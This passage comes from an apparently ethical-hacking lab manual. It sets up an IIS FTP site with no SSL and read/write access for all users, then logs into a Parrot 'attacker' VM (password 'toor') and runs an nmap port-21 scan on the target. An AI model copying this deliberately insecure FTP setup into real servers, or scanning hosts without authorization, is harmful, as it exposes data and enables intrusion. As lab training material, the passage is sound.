
8. In the **Add FTP Site** window, check the entered details and click **Next**.




9. The **Binding and SSL Settings** wizard appears. Under the **Binding** section, in the **IP Address** field, click the drop-down icon and select **10.10.1.19**. Under the **SSL** section, select the **No SSL** radio button and click **Next**.



10. The **Authentication and Authorization Information** wizard appears. In the **Allow access to** section, select **All users** from the drop-down list. In the **Permissions** section, select both the **Read** and **Write** options and click **Finish**.



11. The **Internet Information Services (IIS) Manager** window appears with a newly added FTP site (**CEH.com**) in the left pane. Click the **Site** node in the left pane and note that the **Status** is **Started** (**ftp**), as shown in the screenshot.




12. Close all windows.
13. Switch to the **Parrot Security** virtual machine.
14. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
15. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
18. Now, type **cd** and press **Enter** to jump to the root directory.
19. In the **Parrot Terminal** window, type **nmap -p 21 [Target IP Address]** (in this case, **10.10.1.19**) and press **Enter**.
20. The scan result appears, indicating that port 21 is open and the FTP service is running on it, as shown in the screenshot.




